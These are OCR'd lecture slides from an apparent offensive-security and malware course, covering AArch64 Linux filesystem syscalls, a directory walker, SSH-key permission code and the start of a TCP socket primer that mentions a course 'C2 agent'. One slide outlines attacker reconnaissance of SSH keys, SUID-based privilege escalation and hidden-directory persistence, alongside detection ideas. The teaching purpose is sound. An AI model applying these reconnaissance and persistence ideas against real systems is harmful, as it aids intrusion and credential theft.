
CS-4973/6983

Introduction to Malware, Threat Hunting & Offensive Capabilities Development

Linux Filesystem Operations

- Focus: filesystem syscalls on AArch64
- I.e. "How do we list, traverse, and manage files"
- Explore kernel internals & structs
- Understand Unix permission model
- Build directory walker and file protector
- In-class assignment: recursive file scanner



Reminder: Finding Syscall values

```
cat /usr/include/asm-generic/unistd.h | grep getdents
#define __NR3_getdents64 61
__SYSCALL(__NR3_getdents64, sys_getdents64)
```

```
cat /usr/include/asm-generic/unistd.h | grep faccessat
#define __NR_faccessat 48
__SYSCALL(__NR_faccessat, sys_faccessat)
#define __NR_faccessat2 439
__SYSCALL(__NR_faccessat2, sys_faccessat2)
```

```
grep -ho "__NR_[a-zA-Z0-9_]\+\s\+[0-9]\+" /usr/include/asm-generic/unistd.h | \
  sed 's/__NR_//' | column -t
```

Syscall Interface (AArch64)

- Syscalls invoked with `svc #0`
- Registers:
  - `x8` = syscall number
  - `x0`–`x5` = up to 6 args
  - return value in `x0`
- Example:

```
int fd = syscall(SYS_openat, AT_FDCWD, "/tmp", O_RDONLY | O_DIRECTORY);
```


Kernel Objects Overview

```
task_struct
 ├─ files → files_struct
 │     └─ fd table → struct file *
 ├─ fs → fs_struct
 │     ├─ pwd (cwd dentry)
 │     └─ root (root dentry)
 └─ mm → mm_struct
```

Inode

Definition:

- An **inode** (index node) is a data structure on a filesystem that stores metadata about a file.
- Every file/directory has an inode (except special pseudo-filesystems like procfs).



Inode continued

- File type (regular, dir, symlink, etc.)
- Permissions and ownership (UID, GID)
- File size
- Timestamps (created, modified, accessed, changed)
- Link count (number of directory entries pointing to it)
- Pointers to data blocks on disk

Not stored in an inode:

- **Filename** (stored in the directory entry (dirent) instead!)

Linux File Types

File types shown by `ls -l` first character:

- `-` Regular file: standard data file (text, binary, executable, etc.)
- `d` Directory: contains file entries (like a folder)
- `l` Symbolic link: pointer to another file/directory (can cross filesystems)
- `b` Block device: buffered device (e.g., disk)
- `c` Character device: unbuffered device (e.g., terminal, serial port)
- `p` Named pipe (FIFO): interprocess communication
- `s` Socket: endpoint for IPC/network communication


Links:

- **Hard link:** another directory entry for the same inode.
  - Same inode number, data shared.
  - Cannot span filesystems or link to directories.
- **Symbolic link (symlink):** special file that points to a pathname.
  - Can cross filesystems, can point to directories, can dangle if target removed.

Hard Link vs. Symbolic Link

Conceptual model:

- Hard link → multiple directory entries (filenames) pointing to the **same inode**.
- Symbolic link → a separate inode that stores the **path** to another file.


Filesystem
dir entry: symlink
dir entry: file1
dir entry: file2
inode #5678
points to path 'file1'
inode #1234

Unix Permission Model

File mode bits (16 bits total): (see with `ls -la`)

```
    15  14  13  12 | 11  10   9 |  8   7   6 |  5   4   3 |  2   1   0
[file type bits]   |  [special]  | [user rwx] | [group rwx]| [other rwx]
                   | suid sgid T |   r   w   x |  r   w   x  |  r   w   x
```

Common octal modes:

- `0755` = rwxr-xr-x (user: rwx, group: rx, other: rx)
- `0644` = rw-r--r-- (user: rw, group: r, other: r)
- `0700` = rwx------ (user: rwx, group: none, other: none)
- `0600` = rw------- (user: rw, group: none, other: none)

Special bits:

- `04000` = setuid runs as file owner (user id)
- `02000` = setgid runs as file group (group id)
- `01000` = sticky bit only owner can delete

man fstatat / newfstatat

- Get file metadata without opening file
- Use AT_FDCWD for relative to cwd
- AT_SYMLINK_NOFOLLOW flag to not follow symlinks
- Returns struct stat with inode metadata

Userland:

```c
#include <sys/stat.h>
#include <fcntl.h>

struct stat st;
int ret = syscall(SYS_newfstatat, AT_FDCWD, "/etc/passwd", &st, 0);
if (ret == 0) {
    printf("Size: %ld\n", st.st_size);
    printf("Mode: %o\n", st.st_mode & 0777);
    printf("UID: %d, GID: %d\n", st.st_uid, st.st_gid);
}
```

man fchmodat

- Changes file permission bits
- Use AT_FDCWD for relative to cwd
- Does not follow symlinks by default on most implementations
- Updates inode->i_mode

Userland:

```c
#include <sys/stat.h>
#include <fcntl.h>

// Make file readable/writable only by owner
int ret = syscall(SYS_fchmodat, AT_FDCWD, "/tmp/secret.txt", 0600);

// Make directory accessible only by owner
ret = syscall(SYS_fchmodat, AT_FDCWD, "/home/user/.ssh", 0700);
```

man fchownat

- Changes file ownership (UID/GID)
- Requires CAP_CHOWN capability
- AT_SYMLINK_NOFOLLOW to not follow symlinks
- Updates inode owner/group

Userland:

```c
#include <unistd.h>
#include <fcntl.h>

// Change owner to UID 1000, GID 1000
int ret = syscall(SYS_fchownat, AT_FDCWD, "/tmp/file.txt",
                  1000, 1000, 0);

// Change owner of symlink itself
ret = syscall(SYS_fchownat, AT_FDCWD, "/tmp/link",
              1000, 1000, AT_SYMLINK_NOFOLLOW);
```

man getdents64

- Reads directory entries into buffer
- Returns variable-length `struct linux_dirent64`
- Kernel iterates through dentry cache
- Much more efficient than readdir() loop

Userland:

```c
#include <syscall.h>
#include <dirent.h>

struct linux_dirent64 {
    ino64_t        d_ino;    // Inode number
    off64_t        d_off;    // Offset to next dirent
    unsigned short d_reclen; // Length of this dirent
    unsigned char  d_type;   // File type
    char           d_name[]; // Filename (null-terminated)
};

char buf[4096];
int fd = syscall(SYS_openat, AT_FDCWD, "/tmp", O_RDONLY | O_DIRECTORY);
long nread = syscall(SYS_getdents64, fd, buf, sizeof(buf));
```

man mkdirat

- Creates new directory
- Specify mode (permissions)
- AT_FDCWD for relative to cwd
- Fails if directory exists

Userland:

```c
#include <sys/stat.h>
#include <fcntl.h>

// Create directory with mode 0755
int ret = syscall(SYS_mkdirat, AT_FDCWD, "/tmp/mydir", 0755);
if (ret < 0) {
    perror("mkdirat");
}
```

man unlinkat

- Removes file or empty directory
- AT_REMOVEDIR flag required for directories
- Decrements inode link count
- File deleted when link count reaches 0 and no open fds

Userland:

```c
#include <fcntl.h>
#include <unistd.h>

// Remove file
syscall(SYS_unlinkat, AT_FDCWD, "/tmp/file.txt", 0);

// Remove directory
syscall(SYS_unlinkat, AT_FDCWD, "/tmp/mydir", AT_REMOVEDIR);
```

man getcwd

- Gets current working directory
- Kernel traverses dentry path to root
- Returns absolute path

Userland:

```
#include <unistd.h>

char buf[PATH_MAX];
long ret = syscall(SYS_getcwd, buf, sizeof(buf));
if (ret > 0) {
    printf("CWD: %s\n", buf);
}
```

Practical Example: Protecting SSH Keys

Goal: Create .ssh directory and protect private key

Steps:

1. Create `.ssh` with mode 0700
2. Create private key file
3. Set private key to 0600
4. Create public key with 0644
5. Verify with fstatat

Why?

- SSH refuses to use keys with wrong permissions
- Prevents other users from reading private keys
- Common operational security practice

Code

```c
#include <stdio.h>
#include <syscall.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

#define SSH_DIR ".ssh"
#define PRIV_KEY ".ssh/id_rsa"
#define PUB_KEY ".ssh/id_rsa.pub"

int protect_ssh_keys() {
    struct stat st;
    int ret;

    // Create .ssh directory with 0700
    ret = syscall(SYS_mkdirat, AT_FDCWD,
                  SSH_DIR, 0700);
    if (ret < 0 && errno != EEXIST) {
        perror("mkdirat");
        return -1;
    }
```

SSH Key Protection (cont.)

```
    // Verify directory permissions
    ret = syscall(SYS_newfstatat, AT_FDCWD, SSH_DIR, &st, 0);
    if (ret < 0) {
        perror("fstatat");
        return -1;
    }
    // Sanity check: directory should be 0700
    if ((st.st_mode & 0777) != 0700) {
        printf("Warning: %s has mode %o, fixing...\n",
               SSH_DIR, st.st_mode & 0777);
        syscall(SYS_fchmodat, AT_FDCWD, SSH_DIR, 0700);
    }
    // Create private key (or fix existing)
    int fd = syscall(SYS_openat, AT_FDCWD, PRIV_KEY,
                     O_CREAT | O_WRONLY | O_TRUNC, 0600);
    if (fd < 0) {
        perror("openat");
        return -1;
    }
    // Write dummy key data
    const char *key_data = "-----BEGIN PRIVATE KEY-----\n...\n";
    syscall(SYS_write, fd, key_data, strlen(key_data));
    syscall(SYS_close, fd);
```

SSH Key Protection (cont.)

```
    // Verify private key permissions
    ret = syscall(SYS_newfstatat, AT_FDCWD, PRIV_KEY, &st, 0);
    if (ret < 0) {
        perror("fstatat");
        return -1;
    }
    // Sanity check: private key must be 0600
    if ((st.st_mode & 0777) != 0600) {
        printf("ERROR: %s has mode %o (expected 0600)\n",
               PRIV_KEY, st.st_mode & 0777);
        syscall(SYS_fchmodat, AT_FDCWD, PRIV_KEY, 0600);
    }
    // Create public key with 0644 (world-readable)
    fd = syscall(SYS_openat, AT_FDCWD, PUB_KEY,
                 O_CREAT | O_WRONLY | O_TRUNC, 0644);
    if (fd < 0) {
        perror("openat");
        return -1;
    }
    const char *pub_data = "ssh-rsa AAAAB3Nza...\n";
    syscall(SYS_write, fd, pub_data, strlen(pub_data));
    syscall(SYS_close, fd);
    printf("SSH keys protected successfully!\n");
    return 0;
}
```

Directory Traversal with getdents64

Goal: Walk directory tree recursively

```c
#include <stdio.h>
#include <syscall.h>
#include <fcntl.h>
#include <dirent.h>
#include <string.h>

void list_directory(const char *path, int depth) {
    char buf[4096];
    int fd, nread, bpos;
    struct linux_dirent64 *d;

    // Open directory
    fd = syscall(SYS_openat, AT_FDCWD, path,
                 O_RDONLY | O_DIRECTORY);
    if (fd < 0) {
        perror("openat");
        return;
    }

    // Read directory entries
    while ((nread = syscall(SYS_getdents64, fd, buf, sizeof(buf))) > 0) {
        for (bpos = 0; bpos < nread;) {
            d = (struct linux_dirent64 *)(buf + bpos);
            ...
```

Directory Traversal (cont.)

```
            // Skip . and ..
            if (strcmp(d->d_name, ".") == 0 ||strcmp(d->d_name, "..") == 0) {
                bpos += d->d_reclen;
                continue;
            }
            // Print with indentation
            for (int i = 0; i < depth; i++) printf("  ");
            // Print type indicator
            char type = '?';
            if (d->d_type == DT_REG) type = 'F';
            else if (d->d_type == DT_DIR) type = 'D';
            else if (d->d_type == DT_LNK) type = 'L';
            printf("[%c] %s\n", type, d->d_name);
            // Recurse into subdirectories
            if (d->d_type == DT_DIR) {
                char subpath[4096];
                snprintf(subpath, sizeof(subpath),
                        "%s/%s", path, d->d_name);
                list_directory(subpath, depth + 1);
            }
            bpos += d->d_reclen;
        }
    }
    syscall(SYS_close, fd);
}
```

Sanity Checks for Filesystem Operations

1. **Path lengths:** Check against PATH_MAX (4096)

```
if (strlen(path) >= PATH_MAX) {
 fprintf(stderr, "Path too long\n");
 return -1;
}
```

2. **NULL pointers:** Validate all pointer arguments

```
if (!path || !buf) return -EINVAL;
```

3. **Syscall return values:** Always check for errors

```
if (fd < 0) {
 perror("syscall failed");
 return -1;
}
```

4. **Buffer bounds:** Ensure sufficient space for getdents64

```
if (d->d_reclen > sizeof(buf) - bpos) break;
```

File Type Detection with d_type

From `getdents64`, `d_type` field provides quick type check:

```
#define DT_UNKNOWN  0   // Unknown type
#define DT_FIFO     1   // Named pipe (FIFO)
#define DT_CHR      2   // Character device
#define DT_DIR      4   // Directory
#define DT_BLK      6   // Block device
#define DT_REG      8   // Regular file
#define DT_LNK      10  // Symbolic link
#define DT_SOCK     12  // Unix domain socket

// Example: filter for regular files only
if (d->d_type == DT_REG) {
    printf("Regular file: %s\n", d->d_name);
}
```

Complete Directory Walker Example

```c
//... headers as above
int walk_directory(const char *path, int max_depth, int current_depth) {
    char buf[8192];
    int fd, nread, bpos;
    struct linux_dirent64 *d;
    // Sanity check: path length
    if (strlen(path) >= PATH_MAX) {
        fprintf(stderr, "Path too long: %s\n", path);
        return -1;
    }
    // Sanity check: recursion depth
    if (current_depth > max_depth) {
        return 0;
    }

    fd = syscall(SYS_openat, AT_FDCWD, path, O_RDONLY | O_DIRECTORY);
    if (fd < 0) {
        if (errno == EACCES) {
            fprintf(stderr, "Permission denied: %s\n", path);
            return 0;
        }
        perror("openat");
        return -1;
    }
```

Complete Directory Walker (cont.)

```
    while ((nread = syscall(SYS_getdents64, fd, buf, sizeof(buf))) > 0) {
        for (bpos = 0; bpos < nread;) {
            d = (struct linux_dirent64 *)(buf + bpos);
            if (strcmp(d->d_name, ".") != 0 && strcmp(d->d_name, "..") != 0) {
                for (int i = 0; i < current_depth; i++) printf("  ");
                printf("%s", d->d_name);
                if (d->d_type == DT_DIR) {
                    printf("/\n");
                    char subpath[PATH_MAX];
                    int len = snprintf(subpath, sizeof(subpath),
                                       "%s/%s", path, d->d_name);
                    // Sanity check: path construction
                    if (len >= PATH_MAX) {
                        fprintf(stderr, "Path too long\n");
                    } else {
                        walk_directory(subpath, max_depth, current_depth + 1);
                    }
                } else { printf("\n"); }
            }
            bpos += d->d_reclen;
        }
    }
    syscall(SYS_close, fd);
    return 0;
}
```


Discussion:

- **Reconnaissance:** How might malware enumerate the filesystem?
  - Looking for SSH keys (`~/.ssh/`)
  - Finding configuration files (`/etc/`, `~/.config/`)
  - Discovering user documents
- **Privilege escalation:** How do permission bits matter?
  - SUID binaries (mode & 04000)
  - World-writable directories
  - Misconfigured sensitive files
- **Persistence:** Where do attackers hide?
  - Hidden directories (names starting with `.`)
  - Unusual permissions that prevent inspection
  - Disguising as system directories
- **Detection:** What syscalls should we monitor?
  - Unexpected `getdents64` on sensitive directories
  - `fchmodat` changing security-critical files
  - Mass file access patterns

Linux Socket Programming: TCP Fundamentals

What we'll cover:

- What is a socket?
- TCP vs UDP
- Network byte order
- Socket address structures
- Core socket syscalls
- TCP connection lifecycle
- poll() for I/O multiplexing
- Practical examples with direct syscalls




What is a Socket?


Definition:

- A socket is an endpoint for network communication
- Abstraction over network protocols (TCP, UDP, etc.)
- Treated as a file descriptor by the kernel
- Enables bidirectional data transfer between processes

Socket



sockets interface



TCP vs UDP: Protocol Comparison

TCP (Transmission Control Protocol):

- **SOCK_STREAM**
- Connection-oriented
- Reliable, ordered delivery
- Automatic retransmission
- Flow control
- 3-way handshake

Protocols built on TCP:

- HTTP/HTTPS
- SSH
- File transfers
- Database connections
- **Our C2 agent**


UDP (User Datagram Protocol):

- **SOCK_DGRAM**
- Connectionless
- Best-effort delivery/Fire and forget
- No retransmission
- No ordering guarantees
- No handshake

Protocols Built on UDP

- DNS queries
- Video streaming
- Gaming
- VoIP


TCP Segment Structure



TCP frame fields

- **Source/Dest Port:** 16-bit port numbers (0-65535)
- **Sequence Number:** Track bytes sent
- **ACK Number:** Acknowledge bytes received
- **Flags:** SYN, ACK, FIN (connection control)
- **Window:** Flow control

TCP 3-Way Handshake



Handshake

Why 3 steps?

1. SYN: Client says "I want to connect"
2. SYN-ACK: Server says "OK, I'm ready"
3. ACK: Client confirms "Got it, let's go"

Prevents:

- Old duplicate connections
- Synchronizes sequence numbers

Socket Address Structures

Generic address structure:

```
struct sockaddr {
    uint16_t sa_family;    // Address family (AF_INET, AF_INET6, AF_UNIX)
    char     sa_data[14];  // Protocol-specific address data
};
```

IPv4-specific structure:

```
struct sockaddr_in {
    uint16_t      sin_family;  // AF_INET (always 2)
    uint16_t      sin_port;    // Port number (network byte order!)
    struct in_addr sin_addr;   // IPv4 address (network byte order!)
    char          sin_zero[8]; // Padding to match sockaddr size
};

struct in_addr {
    uint32_t s_addr;           // IPv4 address (32 bits)
};
```

Example: Filling in an addr struct

